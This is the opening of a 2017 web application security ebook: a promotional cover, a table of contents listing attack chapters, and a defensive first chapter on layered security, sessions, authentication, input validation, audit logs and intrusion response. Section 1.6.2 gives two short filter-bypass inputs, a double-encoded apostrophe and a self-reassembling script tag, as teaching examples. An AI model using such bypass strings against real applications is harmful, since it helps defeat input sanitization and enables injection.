

# Web Application Security

**The Fast Guide**

**The 1st  
Edition**

Understanding how attacker  
targets applications is the  
key to hack proof  
your applications



**Network Layer**

**Platform Layer**

**Application Layer**



**BY SAMI KHIAMI**

**CREATE EBOOKS IN  
30 SECONDS  
WITHOUT WRITING  
A WORD**

[CLICK HERE TO SEE HOW](#)





# **Web Application Security**

**The Fast Guide**

**By**

**Dr.Sami Khiami  
(2017)**



# Table of contents

Chapter 1	information Security overview .....	11
1.1	Information security definition .....	12
1.2	Applying security .....	12
1.2.1	Design & Build it to be secure:.....	12
1.2.2	Verify it is secure: .....	13
1.2.3	Protect it: .....	13
1.3	Layered Security .....	14
1.3.1	The Physical layer: .....	15
1.3.2	Network Layer: .....	15
1.3.3	Platform layer:.....	15
1.3.4	Application layer:.....	15
1.3.5	Data layer: .....	15
1.3.6	The response layer:.....	15
1.4	The security of layers: .....	16
1.5	Application layer security: .....	17
1.6	Defense mechanisms.....	17
1.6.1	Access:.....	17
1.6.2	Input: .....	19
1.6.3	Attacker: .....	20
1.6.4	Monitoring and auditing:.....	23
1.7	QUIZ.....	24
Chapter 2	Web Application technologies.....	26
2.1	Web Application technologies.....	27
2.2	HTTP issues.....	27
2.2.1	HTTP Request:.....	28
2.2.2	HTTP Response: .....	29
2.2.3	Different HTTP methods:.....	30
2.2.4	Cookies: .....	30
2.2.5	Securing HTTP: .....	31
2.3	Client side functionalities -HTML.....	31

2.4	Client side functionalities - CSS .....	33
2.5	Client side functionalities – Java Script .....	34
2.6	Server side functionalities .....	35
2.7	Server side functionalities - Web Servers .....	36
2.7.1	Netscape enterprise server:.....	36
2.7.2	Apache server:.....	36
2.7.3	Microsoft IIS:.....	36
2.8	Server side functionalities - Scripting languages .....	37
2.8.1	PHP: .....	37
2.8.2	Perl:.....	37
2.8.3	VBscript:.....	38
2.9	Server side functionalities - frameworks .....	38
2.9.1	Ruby on rails:.....	38
2.9.2	ASP.NET:.....	39
2.9.3	Java: .....	39
2.10	Server side functionalities - Database Access.....	39
2.11	Server side functionalities - Web Services .....	40
2.12	QUIZ: .....	43
Chapter 3	Vulnerabilities and threat models .....	46
3.1	Vulnerabilities, threats and attack .....	47
3.2	Threats risk modeling .....	48
3.2.1	Definition:.....	48
3.2.2	Threat modeling process: .....	48
3.3	Threats and vulnerabilities models -IIMF .....	50
3.4	Threats and vulnerabilities models - CIA .....	50
3.4.1	Confidentiality:.....	50
3.4.2	Integrity:.....	51
3.4.3	Availability:.....	51
3.5	Threats and vulnerabilities models - STRIDE.....	52
3.5.1	Spoofing: .....	52
3.5.2	Tampering Data:.....	52
3.5.3	Repudiation: .....	52
3.5.4	Information disclosure: .....	52
3.5.5	Denial of service:.....	53

3.5.6	Elevation of privileges:.....	53
3.6	Threats and vulnerabilities models - DREAD .....	53
3.7	Threats and vulnerabilities models - CVSS .....	54
3.8	OWASP Top 10:.....	57
3.8.1	Injection: .....	57
3.8.2	Broken Authentication and Session Management.....	57
3.8.3	Insecure Direct Object References: .....	58
3.8.4	Cross-Site Scripting (XSS):.....	58
3.8.5	Security Misconfiguration: .....	58
3.8.6	Sensitive Data Exposure:.....	58
3.8.7	Missing Function Level Access Control:.....	58
3.8.8	Cross-Site Request Forgery (CSRF): .....	58
3.8.9	Using Components with Known Vulnerabilities: .....	58
3.8.10	Invalidated Redirects and Forwards:.....	59
3.9	QUIZ.....	60
Chapter 4	Be the attacker .....	65
4.1	Be the Attacker .....	66
4.2	Attackers categories .....	67
4.3	Attacking process.....	67
4.4	Mapping.....	68
4.5	Mapping infrastructure .....	69
4.6	Information about servers.....	69
4.7	Attack Mapping-Information about Intermediaries.....	71
4.8	Mapping Application .....	71
4.8.1	Mapping functionalities and contents: .....	72
4.8.2	Hidden content spidering:.....	73
4.9	Other source of public information:.....	73
4.9.1	Use web server vulnerabilities: .....	75
4.9.2	Mapping parameters:.....	75
4.10	Documenting your findings: .....	75
4.11	More Tools: .....	77
4.12	Map Proofing .....	79
4.13	Attack analyzing stage.....	80
4.14	Attack analyzing – Specify attack surface.....	81

4.15	More mapping tools .....	82
4.15.1	OWASP Zed Attack Proxy Project: .....	82
4.15.2	Arachni: .....	83
4.15.3	Skipfish: .....	84
4.15.4	w3af.....	84
4.16	Attack analyzing – feasibility & priority.....	85
4.17	QUIZ: .....	86
Chapter 5	Attack Execution the client .....	88
5.1	Attack the client .....	89
5.2	Two types of attacks .....	89
5.3	Altering cookies .....	90
5.4	Flash Cookies (LSO) .....	91
5.5	intercepting messages from Flash, Java applet and Silverlight.....	92
5.6	Decompile Flash, Java applet and Silverlight .....	93
5.7	Clickjacking .....	94
5.8	client SQLlight.....	95
5.9	ActiveX attack.....	96
5.10	Attack Execute- Pass JavaScript through Flash.....	98
5.11	Max Length.....	98
5.12	Attack ViewState .....	100
5.13	Time of Creation to Time of Use .....	101
5.14	JSON Hijacking.....	102
5.15	Attack Execute- Phishing.....	104
5.16	Altering hidden fields .....	106
5.17	Hashed hidden fields .....	107
5.18	forge Referer Header.....	108
5.19	Attack Execute- Direct Change to URL parameters .....	109
5.20	Only Client side validation .....	110
5.21	QUIZ: .....	112
Chapter 6	Attack execution (2) .....	114
6.1	Web application Authentication methods.....	115
6.2	Attack bad passwords .....	116
6.3	Brute force attack .....	117
6.4	Password management exploit.....	118

6.5	Impersonation Functionality .....	119
6.6	Other issues.....	120
6.7	Authorization.....	120
6.8	Attack Execution-data stores .....	122
6.9	SQL injection .....	123
6.9.1	Attack Select statement .....	124
6.9.2	Attack insert.....	124
6.9.3	Attack update statement.....	124
6.9.4	Attacking Delete statement.....	125
6.9.5	Attacking Using UNION.....	125
6.10	NO SQL injection .....	126
6.11	XPath injection .....	127
6.12	LDAP injection .....	128
6.13	Attack Execution-Business Logic.....	129
6.14	Web application Cross Site Scripting (XSS) .....	131
6.15	Echo or reflection based XSS .....	132
6.16	Stored script attack .....	133
6.17	Data Object Model Based XSS.....	135
6.18	QUIZ: .....	137
Chapter 7	Attack execution (3) .....	139
7.1	Attack webserver operating system.....	140
7.2	Attack File system.....	142
7.3	Inclusion method .....	142
7.4	Path traversal method .....	144
7.5	Attack Mail service .....	145
7.6	Header Juggling .....	145
7.7	SMTP command injection.....	147
7.8	Attack XML.....	149
7.9	Attack SOAP Services.....	150
7.10	Attack Checklist .....	151
7.11	Evade Logging.....	153
7.11.1	Web Server Logs.....	154
7.11.2	Escape logging:.....	154
7.11.3	Clearing logs:.....	155

7.11.4	Obfuscation logs:.....	155
7.11.5	Not me:.....	155
7.12	QUIZ:.....	156
Chapter 8	Attack Tools.....	158
8.1	Browsers.....	159
8.2	Browser's Extensions.....	159
8.2.1	IE tempres:.....	160
8.2.2	IEWatch:.....	160
8.2.3	liveHttpHeaders:.....	161
8.2.4	TempareData:.....	161
8.2.5	FoxyProxy:.....	162
8.2.6	PrefBar:.....	162
8.2.7	Wappalyzer:.....	163
8.2.8	XSS Rays extension for chrome:.....	163
8.3	Command line tools.....	164
8.3.1	Wget.....	164
8.3.2	cURL.....	165
8.3.3	NETCAT:.....	165
8.4	Overview, functionalities and orchestration.....	165
8.5	Stand-alone tools.....	168
8.6	QUIZ:.....	172
Chapter 9	Secure Application Development.....	174
9.1	Injecting security - Penetration and patch approach.....	175
9.2	Security centric approach.....	175
9.3	Microsoft Security development cycle(SDL).....	176
9.3.1	Emphasize security Training:.....	177
9.3.2	Use Secure code libraries:.....	177
9.3.3	Code review:.....	178
9.3.4	Use static Analysis tools:.....	178
9.3.5	Black box scanning:.....	179
9.3.6	Plan to response, the worst might happen:.....	179
9.4	SDL-Agile.....	181
9.5	OWASP Comprehensive lightweight application security process (CLASP)	



9.6	Software Assurance Maturity Model (SAMM) .....	183
9.7	Building security in maturity model (BSIMM): .....	184
9.8	QUIZ: .....	187

# **CHAPTER 1**

## **INFORMATION**

### **SECURITY OVERVIEW**



## 1.1 Information security definition




Figure 1 :main threats affecting applications

Information is like any other asset subject to unintended or malicious activities that might affect its confidentiality, integrity or availability hence a defensive practice, activities should take place to help protecting these precious assets. Other definitions might concentrate more on safeguarding information in its different status such as static stored in databases, files or dynamic moving over different carriers or while it is Processed.

## 1.2 Applying security

### 1.2.1 Design & Build it to be secure:

this approach might depend on building the application over a framework with security focus where security becomes part of application itself with minimum risk of security vulnerabilities.

Sometimes this approach is reached through a special process like development methodology or as programming language that enforce security.

This approach might look perfect for new applications but when it comes to old or legacy application this becomes nonrealistic approach.




Figure 2:Design & Build it to be secured

### 1.2.2 Verify it is secure:

This approach depends on vulnerability analysis by investigating different vulnerabilities to be sure that main and known ones are covered.

The next step to apply security through that approach is to reinforce and fix vulnerabilities.

This approach can be useful in new systems and legacy ones.

- Vulnerability analysis can be done through **application** or even **manually** depending on the analyzed vulnerability.
- Vulnerability analysis can be done using :
  - **static** methods like auditing the application source code
  - **Dynamic** method: the analysis is done in the run time by observing the behavior of the system.

Using the static method might give the maximum coverage for most existing vulnerabilities but it might have issues of false alerts in time when the dynamic method we can be sure of correctness but no guarantee for complete coverage of vulnerabilities.




Figure 3: security by verification (analyze, identify and fix)

### 1.2.3 Protect it:

This approach depends on building a run time environment that will help in protecting the application vulnerability from being exploited this approach can be applied through two methods:

- 1- Proxy approach that will isolate and detach application from other components in the system which minimize the ability to exploit the vulnerabilities.
- 2- Embed monitoring capabilities in infrastructure components (Browser, language runtime) to enable monitoring behavior, isolate and quarantine any threat.




Figure 4: isolate the application using proxy

Even though the presented approaches are categorized in different classes but a hybrid use can be applied sometimes depending of the nature of application.

### 1.3 Layered Security




Figure 5: layers based security

One of the most efficient ways to deal with security issues in general and information security in specific is to apply a layered based model in order to be able to understand threats and apply necessary countermeasures for it.

What makes this model suitable for security is the architecture of network and information systems nowadays where most of the interactions are between users and information systems through the network as a set of requests sent from the beneficiary to the server that will handle the request, process any sent information, retrieve or manipulate data. In that context the data become the core of model as it is the main important asset that need to be protected.

Many models were created to embody the layered security approach from different perspectives.

Some models took in consideration the security policy and user dimension and other focus more on the main layers:

### 1.3.1 The Physical layer:

We mean by the physical layer the direct physical access to hardware. As illustrated in the chart above the access to the physical layer can be very direct and dangerous because attacker can cause direct damage or compromise network, processing, and storage devices. As example causing a denial of service that work on a server is simply doable by unplugging the power cord of that server. This is why physical security of data centers is an issue that needs to be taken seriously.

A well designed architecture should allow response to attack even with physical based attacks as example sending notification or raising an alarm.

### 1.3.2 Network Layer:

When the attacker doesn't have any direct access to the physical hardware the only available path is through external layers toward the core where the data assets resides.

Compromising network layer will make it easy for attacker to disclose, alter, or make unavailable mainly the data in motion sent by legitimate user or response sent by the server. Network layer in that model represent all activities, devices and protocols used to transfer data from its source to destination.

### 1.3.3 Platform layer:

The platform layer represents the carrier of application layer it provides the interface between hardware devices and the application layer in addition to process and file management.

This layer is normally reflected through operating system and any used framework or server software that host the application.

### 1.3.4 Application layer:

This layer represents all input processing, storage, retrieval, manipulation and output activities done on server side or client side.

This layer depends on services it gets from the platform layer.

### 1.3.5 Data layer:

This is the layer where the precious assets reside, as it is known that the Data is the real asset in information systems.

If an attacker is able to reach this layer the information system is considered as compromised.

### 1.3.6 The response layer:

This layer is the deepest layer it encompasses all Data and system recovery, monitoring, logging and notification activities.



This layer safety is critical because it is the only guarantee that the data will be partially or totally recovered after an attack or at least knowing that the attack took place.

Response layer is an abstract layer because its contents might be distributed over network, platform and application layer

## 1.4 The security of layers:

in a layer based model each layer provides services to the next layer in order. one of the provided services is security thus each layer is responsible of preventing any malicious attack from passing through to the next layer. but since layers hold different nature it is sometime impossible for a specific layer to stop an attack that ment to target deeper layer. lot of malicious requests can travel freely without any problem through a specific layer as a legitimte requests because request does not contain any sign of malicious activity related to that layer.

Attacker might need to compromise more than one layer to be able to fulfill the attack goals. Compromising a layer is not always the goal of attack it might be only a step to compromise deeper layer to realize the target of attack.

The following drawing illustrates some examples of attack scenarios:




Figure 6: Attacker bypass Network layer, platform layer and compromise Application layer to reach data




Figure 7: Attacker bypass network layer and compromise platform layer to cause denial of service




Figure 8: Attacker compromise Network layer and steal data while it is sent by man in the middle attack

It is important to understand that the security is as strong as the weakest layer which means that the compromization of any layer might cause a security breach of the system.

This is why we should differentiate between various vulnerabilities, attacks, techniques, technologies and tools used to secure each layer. Our focus in this subject is web application security so we will be concentrating on layers directly related to application namely application layer.

## 1.5 Application layer security:

Application layer as mentioned is the layer where all the logic of input, processing, manipulation, storage and output reside that makes this layer the place containing the customized component thus the components with less maturity which makes it the most tempting to malicious attacks.

## 1.6 Defense mechanisms

To be able to defend the application we need to specify the main mechanisms used to make this possible.

This approach emphasizes heavily the application security noting that some other aspects need to be considered if we target general defense mechanisms. The actual focus is based on the ability to control the access, the attacker and to enable full monitoring capabilities over user input and application:

### 1.6.1 Access:

this part is about controlling the user privileges in term of access to data and functionality. This target is normally covered in web application by three main mechanisms:

#### a. Session management

Session management is the method in which the server can handle subsequent requests coming from the same user, meaning that it is the way the server differentiates various requests coming from different clients.

Http as a protocol does not provide this service as it is called stateless protocol.

In general, all the application need to provide an approach to help dealing with requested sent by various user keeping track for each unique user.

The common way to allow session management in an application is to create a session structure and generate the session token. The session structure is dedicated to track user interaction through the unique generated token.

Tokens are long, randomly generated strings that are unique for the user. Tokens are transmitted using different methods the most common is HTTP cookies other methods like URL strings or hidden fields can be used too.

Session for specific user is destroyed automatically after a period of time if no interaction between the client and the server is initiated, this period can be set by the application and it is usually about 20 minutes.




Figure 9: Session Management

### b. Authentication:

Is the method used to identify the user trying to access the application, normally anonymous unauthenticated personnel are treated as guest and provided with specific level of access depending on the nature of the application.

The simplest approach to apply authentication in web application is usually through user name and password combination.

The provided credentials should abide a set of conditions to minimize the possibility of guessing those credentials.

More critical web application should be depending on extra credentials like challenge codes, smart & magnetic cards or biometric approaches




Figure 10: Credentials based on Smart card, Biometrics and one time password

### c. Access control:

Authentication of users accessing the applications is only the first step that will pave to control different users access to application resources and functionalities.

This task is called "Authorization" and it means to specify "WHO" access "WHAT".

Generally, the “WHO” information are mapped to a set of privileges, where privileges set specify the access level for that user on the specific resource.

Privileges are usually bundled in roles where each role, a role or more can be assigned to a user or a group of users.

Access control robustness is a must because it can be a big source of threat by malicious users that might try to elevate their privileges or try to access resources or functionalities with different roles.

### 1.6.2 Input:

With all the risk related to accessing data, handling the user input still the biggest challenge because of freedom level you need to give to user to fulfil the requirement of usable application which makes having defense mechanism related to the user input a necessity.

- a. **Black listing and white listing:** Covering issues related to input is not very easy task especially when it is about entering free text or when it is related to hidden information that is not part of user direct interaction like hidden fields and cookie information. Input handling is usually done by applying common approaches depending on either accept only the good input based on known patterns or by rejecting suspicious input based on common blacklists.



Figure 11: Black List & white list approaches

- b. **Sanitization:** Even though that the whitelisting and blacklisting seem to be very efficient, those approaches might sometime make the application less user friendly and less usable which derive the need to use other ways like sanitization.




Figure 12:Sanitizer

- c. **Semantic check:** Even sanitization might fail to get safe input because attacker sometimes depends on having the input totally valid on the syntactic level but malicious on the semantic level. A good example about this case will be trying to access other users information by altering the information of account number in the hidden field dedicated to that purpose.

In that case the input is valid as the input match the pattern for an account number and the session information shows that the user is successfully authenticated and the user can access and manipulate information related to the entered account number.

- d. **Recursive and fragmented check:** in lot of cases attacker might tend to divide attack to multiple stages in way that each part is not classified as malicious input but when it is merged it will create a malicious input. an example will be double encoding the special character in the URL. when the URL is received and decoded for the first time it will not look suspicious but the second decoding by the application will cause the special character to bypass the filter.

<b>%2527 decoded to %27 decoded to apostrophe (special character)</b>
-----------------------------------------------------------------------

Another example is bypass the sanitization process by generating an attack that reconstruct itself after applying single pass sanitization:

<b>&lt;scri&lt;script&gt;pt&gt;</b>
-------------------------------------

### 1.6.3 Attacker:

the other dimension that should be controlled is the attacker in order to be sure that all unexpected errors handled, preserved the audit log, notify the administrator and response to attack.

- a. **Mitigating unexpected errors:** Handling errors will allow controlling the unexpected part by showing a customized non informative message or mitigating the error away from any system generated messages the thing that minimize the information discloser caused by unexpected verbose message.




Figure 13: Custom error page

- b. **Keeping Audit logs:** The worst attacks those that do not leave a trace because it does not give any answer to investigators on what assets has been compromised, information disclosed, accessed or altered and nothing about used vulnerability or the identity of attacker.

Audit logs should have precise information about all events, transactions and access attempts that took place and its status (failed, succeeded) with special focus on any abnormal request showing malicious pattern.

When storing and managing audit logs it is very critical to be sure that information cannot be accessed nor changed by attacker even if that means to isolate as separated system or store the information on write-once media.

```

access.log
1  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET / HTTP/1.1" 302 - "-" "Mozilla/5.0
  (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/35.0.1916.153 Safari/537.36"
2  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET /xampp/ HTTP/1.1" 302 167 "-"
  "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/35.0.1916.153 Safari/537.36"
3  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET /xampp/splash.php HTTP/1.1" 200
  1325 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/35.0.1916.153 Safari/537.36"
4  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET /xampp/img/xampp-logo.jpg
  HTTP/1.1" 200 19738 "http://localhost/xampp/splash.php" "Mozilla/5.0
  (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/35.0.1916.153 Safari/537.36"
5  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET /xampp/img/blank.gif HTTP/1.1" 200
  43 "http://localhost/xampp/splash.php" "Mozilla/5.0 (Windows NT 6.1; WOW64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36"
6  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET /xampp/xampp.css HTTP/1.1" 200
  4178 "http://localhost/xampp/splash.php" "Mozilla/5.0 (Windows NT 6.1;
  WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153
  Safari/537.36"
7  :::1 - - [18/Jul/2014:01:29:31 -0700] "GET /favicon.ico HTTP/1.1" 200 7782
  "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/35.0.1916.153 Safari/537.36"

```

Figure 14: Access Logs

- c. **You are under attack:** another important issue in handling attacker is to let the administrator know that the system is under



attack to response in real time because some attacks can be stopped if a fast enough response is generated. Monitoring and detection modules normally depend on abnormality in received requests as a count, sequence, known attack patterns or even a suspicious business content. Examples are receiving a big amount of request from the same source IP or getting request in a suspicious sequence or alteration of values that are normally inaccessible by user (hidden fields) or getting a request to transfer unusual big amount of money from an online bank account.

Detection modules can be a separated application like firewalls and intrusion detection systems but using this approach might not be as effective as integrated modules on all levels especially with attacks of semantic nature due to the usage of generic patterns in off-shelf application in contrast with the intrusion detection modules integrated as part of the application.




Figure 15: notifications sent by host & network based intrusion detection system to administrator and Victim user

- d. **Response:** notifying administrator that the application is under attack is something and reacting actively is another thing because responding in real time is an essential factor and can sometimes save the application and stop the attack in many critical applications.

Response might be something like blocking request from specific source, react slowly with suspicious requests or drop the user session.

Even though that the response was unable to stop a skilled attacker malicious activities it will provide more information and buy time to administrator to react more effectively to the attack.

#### **1.6.4 Monitoring and auditing:**

This aspect is one of the important aspects because it gives the administrator the ability to monitor the overall user behaviors, organize roles, initiate diagnostics tasks and apply different configurations additionally track and log any abnormal user activities.

The sensitivity and the importance of this mechanism makes it also a very delicious feast to attackers that might try to gain higher privileges or disclose power user information benefiting from miss configuration.

## 1.7 QUIZ

1. **Which of the following not considered as security breach**
